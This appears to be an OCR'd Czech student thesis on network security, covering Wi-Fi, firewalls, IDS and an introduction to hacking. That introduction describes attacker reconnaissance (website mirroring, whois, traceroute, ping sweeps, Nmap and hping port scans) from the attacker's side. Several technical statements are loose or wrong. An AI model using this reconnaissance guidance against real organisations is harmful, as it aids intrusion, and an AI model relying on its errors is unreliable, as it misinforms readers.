Technologie wi-fi, ale taky wifi (další název WAN, nebo wireless LAN) se používá pro přenos dat rádiové sítě v určitém frekvenčním pásmu 2.4 Ghz nebo 5 Ghz. Přenáší informace na větší vzdálenosti ve starších budovách nebo komplexech, kde je nutné zajistit provoz sítě a vzhledem ke vzdálenostem je značně neekonomické tahat kabeláž. Tato technologie se jeví jako nejvhodnější řešení situace. Pro wi-fi je definován standard IEEE 802.11a / b / g a podle něj také možnosti přenosové rychlosti. První wi-fi síť 802.11, rychlost 2Mb/s, revize 802.11b v pásmu 2.4GHz 11Mb/s a 802.11a v pásmu 5GHz 54Mb/s, poté revize 802.11g v pásmu 2.4GHz s rychlostí 54Mb/s.

7.1 Základní komponenty wi-fi sítě[5]

Distribuční systém - je páteřní systém, ke kterému jsou připojeny jednotlivé AP, ve většině případů je základem ethernet. Základem každé wi-fi je nějaká konektivita od ISP (Internet Service Provider), pokud je tedy wi-fi postavena za účelem připojení do sítě internet. Bezdrátové medium - rádiové frekvence 2.4GHz a 5GHz.

Přístupový bod AP - je zařízení, které umožňuje klientům wi-fi sítě připojit se do ní. Tvoří takzvaný most (bridge) mezi drátovou a bezdrátovou částí sítě. Vzhledem k variabilitě nezřízení lze AP nakonfigurovat také jako Client / Repeater /, Bridge (Point To Point) /, Bridge (Point To Multi-point). Na AP se většinou zapojuje anténa všesměrová, která je spojena pomocí pigtailů a do okolí tak vysílá signál (SSID), který zachytávají i klienti ve větší vzdálenosti. Výkon závisí na námi zvolené anténě. Poté je třeba, aby tato zařízení obsahovala vhodné zásuvky pro připojení kabeláže s koncovkou RJ-45. Výkon podle počtu klientů, které AP stihne obsloužit - od několika desítek až po několik stovek

[8] Kapitola wifi se zabývá zkoumáním wifi možností přenosu, kódováním a možnými rychlostmi.

(254) - je přímo úměrný ceně zařízení. S větším počtem klientů klesá propustnost sítě. Podpora DHCP server tuto službu by měl umět přístupový bod přiřadit na adresu klientům v síti, ovšem pozor na riziko, pokud tuto službu má v provozu již modem. Bez DHCP lze zapojit také plnohodnotnou síť, ale musíme přihlédnout k ruční konfiguraci a tu také použít.

U AP se chci zmínit o možnostech zabezpečení, a to pomocí filtrování MAC adres, tzv. řízení přístupu k zařízení nebo šifrování přenášených dat.

Šifrování pomocí:

- WEP 64 / 128 / 256 bit
- WPA
- WPA II

Napájení AP pomocí sítě nebo PoE. Klient (Infrastructure Klient) nebo stanice - je zařízení, které komunikuje s AP a tím umožňuje počítači na straně klienta být připojený do sítě WLAN. Antény (směrové, všesměrové, sektorové) vyzařují/přijímají signál dBi (v decibelech) do svého okolí, pomocí nich můžeme přijímat signál z větších vzdáleností několika desítek metrů. Kabeláž - kroucená dvojlinka UTP, která je ukončená konektory RJ-45.

BSS (Basic Service Set) - základní soubor služeb, několik stanic, které spolu komunikují. Tato komunikace je provozována na omezeném území BSA. Pokud se klient nenachází v BSA, nemůže komunikovat s ostatními v BSS. Propojením BSS do větších celků vzniká ESS, rozšířený soubor služeb.

Asociace

Jeden ze stavů, kdy se klient připojuje pomocí bezdrátové síťové karty na AP, který buďto komunikaci povolí či nikoliv. Pro klienta je tento proces exkluzivní, tj. nemůže se připojit ke dvěma AP současně.

Možnosti přístupu

Řízení přístupu pro vysílání DFC (Distributed Coordination Function), funkce distribuované koordinace a PCF (Point Coordination Function), funkce řízení jedním bodem. DFC je standard mechanismu pro CSMA/CA, systém pro předcházení kolizím.

Protokol CSMA/CA umožňuje minimum kolizních stavů pomocí těchto rámců:

- RTS (Request To Send)
- CTS (Clear To Send)
- ACK (Acknowledge)
- NAV (Netvork Alocation Vector)

V praxi to vypadá takto: stanice zašle RTS na vysílač v případě, že tento není volný, počká DIFS, následně AP zkontroluje CRC a odešle potvrzení ACK. Pokud stanice ACK obdrží, může vysílat a znamená to, že nedošlo ke kolizím. V případě problému tzv. skrytého uzlu stanice, která chce vysílat, odešle prvně řídící paket RTS, ve kterém je obsažena i doba trvání nastávajícího přenosu, AP odpoví CTS. Klienti, kteří vědí o následujících RTS a CTS, si přenastaví indikátor virtuálního naslouchání NAV na dobu obsaženou v paketu. Tento mechanismus umožňuje takzvanou rezervaci media.

7.2 Software wi-fi

Pro wi-fi sítě jednotliví výrobci zanechávají určitá nastavení, jako je základní IP adresa zařízení, základní / defalutní heslo. Abychom se připojili do zařízení a mohli začít první konfiguraci, je třeba toto zařízení připojit pomocí síťového kabelu. I když se jedná o AP nebo jiný hardware, je nutné ho nejdříve nakonfigurovat, což lze provést většinou s pomocí webového klienta, tzv. GUI web. V případě ponechání nově pořízeného AP v základním nastavení není problém, aby se útočník nebo „odposlouchávač“ dostal do naší interní sítě a způsobil nějaké škody.

7.3 Hardware wi-fi sítí

Antény

- Panelové

- Sektorové
- Všesměrové

Spojení mezi AP a anténou zajišťuje pigtail mezi zařízením a PC příslušný kabel, většinou kroucená dvojlinka.

7.4 Možnosti přenosu pomocí rádiových signálů[1]

IEEE standard 802.11 rozdělení přenosu pomocí radiových signálů dle použité technologie. Rozdělím a popíšu základní užívané přenosové možnosti modulace radiového spektra wi-fi.

Frequency-hopping PH spread-spectrum radio

U tohoto způsobu vysílací zařízení proskakuje mezi danými frekvenčními pásmy a na každém pásmu vysílá datový proud. Možné frekvenční pásmo je 83.5 MHz a je rozděleno do 75 nebo 79 kanálů, zbytek je jako ochranné pásmo proti rušení ze sousedních pásem. Z toho vyplývá, že celé pásmo je rozděleno na 1MHz kanály. Tento signál pak „skáče“ po těchto kanálech a za každých 30 s vystřídá všech 75, na každém kanále vysílá pouze 400 milisekund.

Přímo rozprostřené spektrum (Direct-sequence spread-spectrum radio)

Přímá sekvence - užívá matematické kódování a rozprostře signál, čili přenášenou informaci, po 14 kanálech o šířce 22MHz pásma. Zakóduje jednotlivé bity do 11bitové sekvence, takzvaný chip. Přijímač znovu dekóduje inverzním způsobem.

- Barker kod 11bitu
- Vysílané bity 010
- Jsou nahrazeny 33bity
- Následně odeslány
- Druhá strana použije funkci inverzní pro složení informace

Standard 802.11g

OFDM (Orthogonal Frequency Division Multiplexing)

Systémy s tímto způsobem kódování rozdělí přenosové pásmo na větší počet úzkých kanálů. Signál se přesunuje pomaleji, ale je kvalitnější, výslednou rychlost nám dá součet všech dohromady.

Standard 802.11b 2.4GHz

High-Rate Direct Sequence (HR/DS, ale také DSSS)

Rozprostřené spektrum užívá matematické funkce pro rozptýlení signálů do široké frekvenční části. Zařízení na straně klienta (příjem) použije inverzní funkci pro opětovné složení výsledného.

CSMA/CA (Carrier Sense, Multiple Access with Collision Avoidance)

Metoda přístupu k mediu - ovlivňuje chod každé sítě hifi. Tato metoda znamená, že koncové zařízení naslouchá, zda je zařízení volné či dostupné a zda může přistupovat k mediu více koncových zařízení s prvky znemožňujícími kolizní stavy. Na základě těchto rámců posuzuje stavy:

- RTS
- CTS
- ACK
- NAV

Se vzrůstající popularitou wi-fi zařízení a vůbec celkové technologie narůstají požadavky na lepší zabezpečení této komunikace. Šifrovací technologie WEP - tento způsob kódování je dlouhý 64 nebo 128 a 256 bitů, pracuje na principu RC4. Nevýhodou tohoto způsobu zabezpečení je, že zůstává v neměnném stavu heslo pro přístup k access pointu. Toho lze různými způsoby zneužít, důkaz k tomuto tvrzení předložím v praktické části práce. Mezi další možnosti jak zamezit aby daná síť byla viděna, je zákaz vysílání SSID, který vysílá do okolí svůj název.

8 BEZPEČNOSTNÍ POLITIKA ORGANIZACE

Klíčová slova: Bezpečnost, Autentizace, Autorizace, Digitální podpis

Ve většině případů nezávisí pouze konfigurace hardwarových zařízení na bezpečnosti celé organizace. Ale v mnoha případech je to také bezpečnostní politika celkově zahrnující přístup všech subjektů IS k datům. V tomto případě navrhuji jako bezpečnostní pravidlo pro různé stupně úrovně rozhledu, který jednotliví pracovníci mají v kompetenci. To znamená, že jednotlivé úseky informačního systému nemohou „vidět“ další možnosti komplexního systému, ale jenom pouze to, co mu dovolí administrátoři na nezbytně nutnou dobu. Tímto zamezím v přístupu do oblastí, kterým uživatel nerozumí, popřípadě odkud by mohl zneužít jemu neurčená data. Za součást bezpečnostní politiky považuji i kontrolní mechanismy k ověření identity.[10]

8.1 Ověření identity v informačním systému

Pro ověření identity uživatele IS je třeba souhrn pravidel, která nám potvrdí a zaručí, že konkrétní osoba má právo přistupovat k těmto informacím pomocí vhodných mechanismů, jako je autorizace, autentizace nebo digitální podpis. Tyto mechanismy zaručí, že příslušný host nebude zneužíván jinou stranou.

- Autentizace
- Autorizace
- Digitální podpis

Autentizace je proces, při kterém dochází k ověření uživatele při přihlašování do systému. Například:

- Jméno
- Heslo

Existují ale další varianty ověření uživatele, jako jsou biometrické údaje (otisk prstů, snímání rohovky, otisk celé dlaně atp.), také hojně využívané. V případě, že proces autentizace a jeho průběh budou příznivé, přejde ověření uživatele do části autorizace.
Z toho vyplývá, že uživateli jsou přístupné zdroje a je mu povolen přístup do informačního systému. Samozřejmě nemusí jít jenom o informační systém, ale také o různé jiné druhy služeb, například využití internetového obchodu, internetové bankovnictví a jiné.

Digitální podpis[2]
Odesílatel:

Z námi podepisovaných dat se vypočítá kryptografický a kontrolní součet. Z kryptografického součtu se na základě tajného klíče vypočítá digitální podpis.

Příjemce:

Kontroluje, zda se digitální podpis shoduje s veřejným klíčem odesílatele, následně se kryptograficky vypočítá kontrolní součet přijatých dat a porovná s daty odesílatele. V případě, že součty odpovídají, je vše ověřeno.

Z výše uvedeného vyplývá, že příjemce má veřejný klíč odesílatele. Tímto klíčem smí ověřit digitální podpis odesílatele, ale nelze jej použít pro vytvoření digitálního podpisu.

Digitální podpis nám zaručuje:

- Pravost původu
- Pravost obsahu

9 BEZPEČNOST NA HRANICI PRIVÁTNÍ SÍTĚ

Klíčová slova: Firewall, Paketový filtr, Proxy, Stavový firewall, TCP, UDP, ICMP

9.1 Firewall

Firewall[9] - poskytuje sítím různé druhy služeb pro síťovou bezpečnost. Tyto služby mohou být: překlad síťových adres NAT nebo virtuální privátní síť VPN a zkoumání provozu do privátní sítě. Jinými slovy, firewall je hardwarové / softwarové vybavení schopné monitorovat síť na více úrovních. Tvoří jakési úzké hrdlo mezi interní a externí sítí, obvykle internetem. V praxi to znamená, že je monitorován veškerý provoz a průchod tímto místem. Existuje několik druhů těchto takzvaných „bran“, které mohu rozdělit podle toho, jakým způsobem pracují, a pak tyto funkce vysvětlím. Pokud se týká softwarového vybavení, to je určeno pouze pro koncové zařízení, jako je PC. Ještě předtím než se ponořím do hloubky firewallu, popíšu základní principy síťové komunikace. Mimochodem - firewall v překladu znamená „protipožární zeď“.

9.2 Síťová komunikace[7]

Komunikace mezi počítači na síti probíhá prostřednictvím protokolu TCP/IP, tento datový tok je rozdělen do malých jednotek, takzvaných paketů. Paket obsahuje pole s různými signaturami, jako je zdrojová a cílová IP, čísla portů na který paket směřuje. Paketů je několik druhů: TCP, UDP, ICMP.

[9] Firewall je jedním ze základních prvků každé sítě. Zdroj:[1.1.6]

Vrstva OSI modelu	Firewally dle vrstev
7. Application layer	Proxy brána
6. Presentation layer	
5. Seassion layer	
4. Transport layer	Stavový firewall
3. Network layer	Paketový filtr
2. Data link layer	
1. Physical layer	

Tabulka č.4 Vztah ISO/OSI modelu a firewallu[1.1.6]

Druhy firewallu

- Paketový filtr / Packet filter
- Proxy brána nebo také Aplikační firewall / Proxy Gateway, Application Firewall
- Stavové firewally / Stateful inspection firewall

9.3 Paketový filtr

Pracuje na síťové vrstvě OSI modelu. Patří mezi ty nejjednodušší typy firewallu, který zkoumá, na jakou adresu portu přichází provoz a z kterého portu, a také zdrojovou a cílovou IP adresu, takzvané rozhraní, ze kterého byl paket vyslán. Paketový filtr zkoumá jednotlivé pakety procházející sítí. Dle pravidel nastavených v politice firewallu posuzuje, zda bude paket vpuštěn či nikoliv. Mezi výhody tohoto firewallu patří rychlost spojení a naopak nevýhodou je příliš malá kontrola přenášených paketů. Celková účinnost ochrany u tohoto typu firewallu je tedy velice nízká. Tento typ paketového filtru se vyskytuje ve všech novějších operačních systémech, jako je Windows XP 2000, Unix / Linux, BSD a Mac.

Princip firewallu

- Prozkoumává obsah hlavičky každého datagramu
- Prověřuje zdrojovou a cílovou IP adresu (odesílatel, příjemce)
- Ověřuje zdrojový a cílový port (podle toho ví, pro jaký program je určen)

9.4 Proxy brána (Application firewall)

S termínem proxy brána je spojována brána na aplikační úrovni OSI modelu (proxy gateway). Ve své podstatě software, který je spuštěn na firewallu. Vystupuje v sítích jako prostředník mezi klientem v síti a serverem. V případě vyslání požadavku na webové služby jakémukoliv webovému serveru zašle klientský prohlížeč (browser) svůj požadavek na proxy bránu. Následně pak brána kontaktuje server s požadovanými údaji, o které klient projevil zájem. Brána pak čeká na odpověď, kterou předá klientovi. V případě proxy brány klient nemusí nic tušit o existenci tohoto zařízení, pouze browser musí být správně nakonfigurován.

9.5 Caching proxy

Ve své podstatě stejný mechanismus jako proxy brána, jen s tím rozdílem, že v tomto případě existuje paměť (cache). Cache si pamatuje požadavky klientů a při opětovném požadavku poskytuje vlastní zdroj pro tento požadavek pouze tehdy, má-li jej v paměti.

9.6 Stavové firewally (statefull inspection)

Princip těchto firewallu je stejný jako u předešlého paketového s tím rozdílem, že si ukládají povolené spojení do paměti a tyto informace následně využijí při dalším pokusu o spojení. Toto nastavení má výhodu v rychlosti obsloužení události a následném

vyhodnocení a urychlení rozhodovacího procesu. Z důsledků vyplývá, že v průběhu následné komunikace může firewall sám rozhodnout, zda dané spojení povolí či nikoliv.

Dokáže poskládat pakety do jediné relace. Zamezit zabezpečení sítě dosáhneme tak, že propojíme firewally do tzv. clasteru, kde si následně tyto brány vyměňují své informace. V případě ,že nastane problém a jeden z firewallu následně nebude dále fungovat, převezme jeho funkci firewall následující. Tímto způsobem zamezíme výpadku ochrany vnitřní sítě.

10 BEZPEČNOST POČÍTAČOVÝCH SYSTÉMŮ

Klíčová slova: Windows, Unix / Linux, Bezpečnost

Globální bezpečnost počítačových systémů neexistuje, avšak řízení se pravidly pro bezpečné užívání osobních nebo veřejných systémů existuje. Normy, které nastavíme pro fyzickou ochranu, musí být důsledné, ovšem jen mizivé procento soukromých uživatelů hardwaru má svá fyzická zařízení zabezpečená tak, že by je nikdo nemohl zcizit. Ve své podstatě nejde přímo o zcizení fyzického kusu hardware, ale o ztrátu cenných dat, i když samozřejmě je možné, že nám někdo vykrade kancelář a odnese si naše disky s důležitými údaji. Aby taková situace nenastala, je třeba přistoupit k rozhodným opatřením. Můžeme si vůbec dostatečně zabezpečit svůj počítač? Samozřejmě ano, a proto je třeba nastavit řád a soubor postupů a pravidel jak se chovat, abychom nevytvořili rizikové situace a následně nevykročili případnému útočníkovi vstříc. Klíčová slova jsou navržena tak, aby zpochybnila důvěryhodnost operačních systémů a k nim přistupujících uživatelů.

V dnešní době je třeba brát v úvahu mnoho faktorů, které se dotýkají počítačové bezpečnosti - od „uživatele primitiva“ po vysoce inteligentního odborníka. Pokud si koupím domů počítač a nepřipojím ho na síť, jsem v bezpečí? Relativně ano. Pokud ke mně nepřijde na návštěvu kolega a nedonese mi zavirovaný soubor, po kterém se mi zhroutí celý operační systém, tak do té doby se můžu cítit bezpečně. V případě že ale nemám přístup na síť, moje virová databáze je zastaralá a některé programy nemají záplatu (patch).

Předešlý výčet možných situací mi dává možnosti volby:

- Prevence jako základ
- Detekce jako odhalení
- Napravení jako znovuobnovení

10.1 Systémy rodiny Windows[3]

Windows jako operační systém je aktuálně nejrozšířenější operační systém pro desktopové počítače.

Nabízí mnoho komfortu:

- Příjemné uživatelské rozhraní
- Nápovědu
- Automatické aktualizace
- Bezpečnostní firewall aj.

Tento systém je ale napadnutelný, a to z pohledu útočníka například špatným (slabým) heslem, které lze uhodnout. Heslo by mělo jevit známky, že je dostatečně silné proti slovníkovým útokům. Zneužití chybného kódu v aplikaci, pomocí které pak narušitel může proniknout do našeho systému využitím (exploitu). Pomocí exploitu je možné tuto aplikaci přepsat a následně využívat zdroje.

Následující pravidla by měl dodržovat každý uživatel operačních systémů:

- Aktualizace systému
- Aktualizace databáze antivirového programu
- Používat záplaty na programy
- Číst a následně reagovat na zprávy systému
- Nepřistupovat na zdroje internetu, které nejsou doporučovány
- Nepouštět neznalého uživatele k systému
- Pravidelně školit uživatele
- Mít zvolenou bezpečnostní politiku a kontrolovat její plnění
- Neotvírat emaily i s minimální pravděpodobností hrozby, zvláště ne pak exe soubory
- Pokud je to možné tvořit uživatelské účty a uživatelská práva

Windows nedostatky: při otevření více aplikací máme zaplněnou plochu, práce je následně nepřehledná. Není podpora víceuživatelského systému. Při nové instalaci se Windows hlásí pod administrátorským účtem. Je nutné nainstalovat antivirový program a ten upgradovat. Neustále otravné hlášky a komunikace, která probíhá prostřednictvím dialogových oken. Restart při instalaci programů. Pokročilá znalost při nastavení sítí. V případě bezpečnosti „hacknutí“ druhou osobou s případným kvalitním exploitem zničí počítač a námi uložená data například tím, že naformátuje disk.

10.2 Unix /Linux[9]

Rodina operačních systémů Unix/Linux je podstatně kvalitnější než jakýkoliv Windows (z mého pohledu určitě ano). Systém, konkrétně Ubuntu, nabízí příjemné uživatelské prostředí (GUI), několik pracovních ploch, takže je možné mít na každé ploše spuštěnou jinou aplikací, což práci v systému zpřehledňuje. Linux nabízí mnoho možností v příkazové řádce, kde lze různými příkazy vypisovat například hardware dostupný lshw na daném pc.

Linux je open-source distribuce, je vyvíjen tisíci vývojáři po celém světě, nabízí volně šiřitelný kód, takže se každý uživatel může podílet na tvorbě a vylepšeních. Navíc na Linuxu připojeném do sítě běží firewall v pozadí jiná struktura nainstalovaných programů než u Windows. V Linuxu se instaluje vše do kořenového adresáře, kam má přístup jenom root (superuživatel). S tím souvisí fakt, že v případě napadení systému je pravděpodobné, že daná osoba smaže pouze adresáře, kam oprávnění vstoupit má skutečný uživatel, což jsou domovské /home adresáře, takže tímto svým chováním moc škody nezpůsobí.

Z praktického i uživatelského a bezpečnostního hlediska pokládám za bezpečnější systémy Unix / Linux, jak již vyplývá z výše uvedeného.

11 SYSTÉMY PRO ODHALOVÁNÍ PRŮNIKŮ

Klíčová slova: Útok, IDS, HIDS, NIDS

V přecházejících kapitolách jsem rozvedl informace o sítích a způsobu jejich komunikace, následně o užití přenosových medií, společně s rychlostí přenosu. Do počítačových sítí kromě firewallu, který definuje pravidla, jak bude komunikace probíhat, které porty budou, nebo naopak nebudou povoleny, se do sítí instalují navíc takzvané senzorové síťové systémy[10] pro detekci průniku. Princip funguje stejně jako u bezpečnostního opatření domu, které na základě dýmu v jednom z pokojů hlásí svému majiteli, že v domě něco hoří. Ovšem bez senzoru právě na tom místě by pravděpodobně hořelo dále. Na stejném principu pracují systémy pro detekci průniku do sítě. Systémy IDS monitorují veškerý provoz a podezřelé aktivity na síti nebo na počítačových systémech (serverech). Tyto aktivity zaznamenávají, dále pak přistupují k protiopatřením na základě hrozby, kterou detekovaly. Detekují již pouhé pokusy a podezřelé aktivity, například scanování portů, které jsou otevřené, neboť toto je jedna z aktivit druhé strany před následným průnikem do systémů. Následně potom informuje správce pomocí alarmu (alert) o případném pokusu. V případě, že dojde k pokusu, systém by měl být schopný ho zastavit. Poznat, zda jde o útok z vnitřní nebo vnější sítě, je samozřejmostí. Tyto systémy se dělí na síťové a host systémy, záleží na implementaci.

HIDS

Založeno na softwarovém robu, který identifikuje zásahy do souborového logu (systému), hlídá činnosti aplikací a snaží se detekovat systémová volání a útoky na tuto oblast.

HIDS příklady:

- OSSEC HIDS

[10] IDS Snort je možné rozmístit takovým způsobem, aby byla ochrana co možná nejlepší a využít stromovou strukturu (senzor a ids). Takto zlepšit kvalitu zachycení průniku na rozsáhlé síti.

- DRAGON SQUIRE

NIDS

Síťový systém pracuje na hranicích síti nebo na různých místech v síti nebo prvcích sítě. Monitoruje veškerou komunikaci všech hostů (uzlů) na síti. Následně vyhodnocuje případnou komunikaci, analyzuje pakety a snaží se detekovat nepřípustný kód. Tím zvyšuje bezpečnost komunikace v síti a funguje jako protiopatření proti následným pokusům o průnik.

NIDS příklady:

- Snort (nejznámější)[11]

[11] Dodatečné informace o IDS Snort je možné vyhledat, následně doporučuji tento server. Zdroj:[1.9]

12 ÚVOD DO OBLASTI HACKINGU

Záměrem této části práce je poskytnout informace z oblasti hackingu, crackingu a podobných odvětví takzvané "špinavé práce" v oblasti IT. Část hackingu by měla čtenáře seznámit se schopnostmi a zvyky těchto narušitelů, možnostmi jejich odhalení a s podobnými pojmy, které souvisejí s tematikou. Jelikož je v dnešní době ochrana informací pokládána za důležitou, měli bychom vědět něco o aktivitách druhé strany, která se snaží (a to v každém okamžiku vývoje) být o krok napřed, alespoň co se týká shromaždování informací. Například o operačním systému. Proto bychom také měli mít dostatek informací jak tyto osoby vystopovat nebo odhalit jejich nepovolenou činnost, popřípadě jak zabezpečit svou IT infrastrukturu, operační systémy a síť.

12.1 Hacking[6]

Hackers, nesprávně označováni jako průnikáři, jsou osoby, které se snaží nalézt díru v konkrétním systému a tou do něj proniknout. Proto jsou označováni jako průnikáři. Tyto osoby mají dostatečné znalosti v oboru informačních technologií. Hacker pronikne do systému, zmocní se pro něj důležitých dat a zmizí, nejlépe nepozorovaně tak, aby si toho uživatel nebo uživatelé ani nevšimli. Tyto skutky nepáchá pro své potěšení (možná zpočátku), poté už jen pro peníze. Mezi komunitou hackerů je uznáván člověk, který umí tyto díry v systému odhalit. Dokáže proniknout do systému v rekordně krátkém čase apod. Dále hacker tyto své znalosti nabízí za peníze, nebo provádí útoky pro vylepšení svých osobních hodnot.

Základní dělení komunity hackerů:

- Blackhat
- Grayhat
- Whitehat

V oblasti hackingu je možné nabídnout mnoho úrovní. Od jednoduchého odposlouchávání na síti nebo posílání emailu, po proniknutí do sítě s několika firewally. S rostoucí složitostí typologie sítě roste také náročnost úkolu pro hackera na jeho znalosti z této problematiky. Proto mohu označit hackera za osobu velice fundovanou v oboru IT.

Je možné se vůbec proti útokům bránit? Ano, lze, a to zvýšenou znalostí reálných informací o daném systému či technologii. Čím více jedinců ví o chybě jakéhokoliv systému, tím více je systém z hlediska bezpečnosti zranitelný, ohrožený.

13 METODY[6]

13.1 Inventarizace

Metoda inventarizace a skenování patří mezi základní způsoby, zda lze systém napadnout či nikoliv a jakým způsobem (většinou se jedná o server). Inventarizace = sledování systému nebo typologie sítě několik hodin, dnů, měsíců - než je proveden reálný útok.

13.2 Vyhledávání stop

Tato ušlechtilá metoda se zabývá shromažďováním detailních informací o daném systému (tzv. hledání jehly v kupce sena s úmyslem nalézt). Hacker získává detailní informace například o organizaci nebo intranetu, až po účty administrátora a rozsah sítě. Technika, která se používá v tomto odvětví, je přítomnost v internetu, veřejně dostupné databáze atp. Pomocí této metody můžeme získat doménová jména, IP adresy, IP adresy zařízení připojených do internetu a dále informace o vzdálených připojeních do sítě a podobně. Technik, jak toto provést, existuje několik. Tento způsob získávání informací je opravdu hodný trpělivého člověka, který stráví hodiny času tím, že bude shromažďovat detailní informace o konkrétním objektu.

13.3 Sledování webového serveru organizace

Programem:

Teleport pro windows[12]

---

[12] Teleport Zdroj:

[1.10]

Wget Unix Zdroj:

[1.6]

Wget pro Unix/Linux

Těmito a dalšími programy lze získat webový server pro stadium offline. Zde pak můžeme studovat tyto údaje a získávat hodnotné informace o organizaci (tel. čísla, strukturu, pobočky). Někdy je vhodné studovat html kód, kde jsou v poznámkách uvedeny často cenné informace o konkrétním subjektu. Příklad, kde mohou hackeři získat informace o konkrétní firmě či společnosti - na www.seznam.cz - lze najít určitou společnost a na www.nic.cz pak trochu informací navíc. Jako další příklad uvádím web, kde můžeme také získat cenné informace z oblasti hackingu http://www.underground.cz/, ale také o dírách v programech, které mohou nepříznivě ovlivnit naši práci.

Dále pak je možné sledovat zprávy a zveřejňované materiály v novinách i časopisech a pomocí této techniky nalézt pro hackera důležitou informaci.

Jednou z dalších možností je použít kvalitní vyhledávač. Umí vyhledávat informace daleko efektivněji než jeden z běžně užívaných vyhledávačů. Tento umožňuje prohledávat více serverů najednou.

Poté můžeme zapojit hledání @doménasubjektu v diskusích, kde například administrátor řeší problém, jak dlouhá má být délka hesla a které je nejefektivnější. V případě, že je takový článek objeven, můžeme s radostí konstatovat, že subjekt používá hesla s délkou 8 znaků, nebo jakým způsobem má nastavený nový firewall.

13.4 Chaos

Informace o českých společnostech[13] a aktuálních informacích nalezneme na webových stránkách. Zde lze vyhledat předběžné informace o fúzích společností na českém trhu a


[13] Informace o společnostech Zdroj:

[1.4]

využít tak vzniklého chaosu k získání informací nebo rovnou proniknout na server, záměrně instalovat viry a ty potom využít ve svůj prospěch.

13.5 Zkoumání sítě

Identifikace domén a jim patřících síťových adres Seznam těchto dostupných zdrojů je v tzv. whois databázích.[14]



Obr.č.1 NetScanTools[1.1.2]

Zjištění typologie[15] sítě pomocí traceroute v Unixu - tento program využívá pole TTL v paketu IP, kdy při průchodu zařízením dekrementuje hodnota v tomto poli o 1 po dosažení nulové hodnoty Time exceeded (čas vypršel). Při prvním vyslání paketu s hodnotou 1 nám paket dorazí do prvního zařízení a vrací se zpět. V poli IP paketu pak vidíme adresu

[14] Whois databáze. Zdroj:

[1.8]

[15] Na otestování aktivních zdrojů v síti existují stovky nástrojů, programů, utilit. Jejich výčet v této práci by působil nepřehledně.

prvního uzlu. Tímto způsobem můžeme pokračovat a inkrementovat tak hodnotu TTL pole vždy o další hodnotu, abychom zjistili detailní popis struktury sítě.

Zařízení, které je schopno směrovat pakety, je firewall a nebo směrovač, a bývá většinou umístěno před server. Visual Route[16] - tento program by měl být příznivý z hlediska UI pro Windows. Jakožto hackerům nám zobrazí cestu a IP adresu od zdroje k cíli. Dále můžeme použít ping, ale tato možnost je časově dosti náročná. Pro vyhledání dostupných IP v případě, že jsme již na síti, lze využít IP scanner, který nám ukáže dostupné zařízení, poté nemusíme ping zkoušet, ale rovnou přejít na cracking v případě, že bychom to takto zamýšleli.

V Unixu je to trochu jinak, Unix [bash]$ traceroute napriklad.net. Ve světě Unixu je obdobou fping http://www.linuxsoft.cz/script_detail.php?id_script=19, kde s pomocí dalších přepínačů (a, d, f) můžeme zobrazit důležité informace o všech možnostech fping-h. Navíc je možné spustit hromadný ping pomocí přepínače -sP.

Windows hackeři mohou použít volně šířený Pinger, který je dostupný na serveru slune.

13.6 Skenování portů

Z informací získaných naslouchánim portu TCP a UDP zjistíme, která služba tam běží a které aplikace se používají, a v neposlední řadě typ OS. V případě, že je některý z programů špatně nakonfigurovaný, je možné proniknout do systému.

[16] Visual route je zajímavý program pro otestování testy. Zdroj:

[1.11]

Programem Nmap můžeme provádět ICMP pingy, ale umí také TCP skenování. Další metodou je hping http://www.hping.org/, kde pomocí přepínače -p umíme specifikovat port.

Na druhou stranu je třeba hromadné útoky monitorovat a k těm ping patří ukázkový program, který to dovoluje - http://www.snort.org/

Další možnou pomůckou je BlackICE, který tyto metody dokáže monitorovat. http://www.networkice.com/.

13.7 Cracking

Rozdíl mezi hackingem a crackingem je v tom, že hackeři něco udělají a crackeři se to snaží napadnout. Cracking je v pravém slova smyslu ilegální činnost. Zabývají se jí osoby, které touží po větším finančním obnosu a snaží se k němu dostat pomocí různých metod. K této činnosti využívají právě své precizní znalosti z oblasti IT. Crackeři tvrdí, že vše co je prezentováno pomocí 0 (nul) a 1 (jedniček), můžeme napadnout.

13.8 Hackeři (Hackers)

Po vstřebání výše uvedených vět mohu konstatovat, že hackeři jsou osoby, které hledají slabiny v operačních systémech nebo sítích, ale také v aplikacích, tel. sítích atd. Využívají slabá místa pro vniknutí. Tuto svou činnost dělají pro zábavu nebo kvůli finančnímu profitu. Jsou experty v daném odvětví.

13.9 Rhybaření (pFishing)

Česky rybaření - v poslední době dost obvyklý způsob podvodu, ale dnes je zcela nutné si ověřovat informace, jelikož tento způsob podvodu je docela rozšířený. Přitom jeho dopady, zejména finanční újma, jsou nemalé.

Rhybař kontaktuje vybranou osobu obvykle pomocí emailu, telefonu nebo webu. Ačkoliv jde o neoprávněné chování, působí docela důvěryhodně, jedná se totiž o důmyslný trik. Provádějí je osoby velmi nadané v oblasti informačních technologií, vybavené znalostmi různých programovacích technik, marketingových a jiných znalostí. Tito útočníci manipulují s naší důvěryhodností a tváří se jako skutečná, opravdová bankovní instituce. Tímto způsobem se dostanou k potřebným informacím, například číslům účtu. Mohou pozměňovat údaje, např. změnu čísla účtu pro odchozí platby, a takto vydělávat nemalé finanční obnosy.

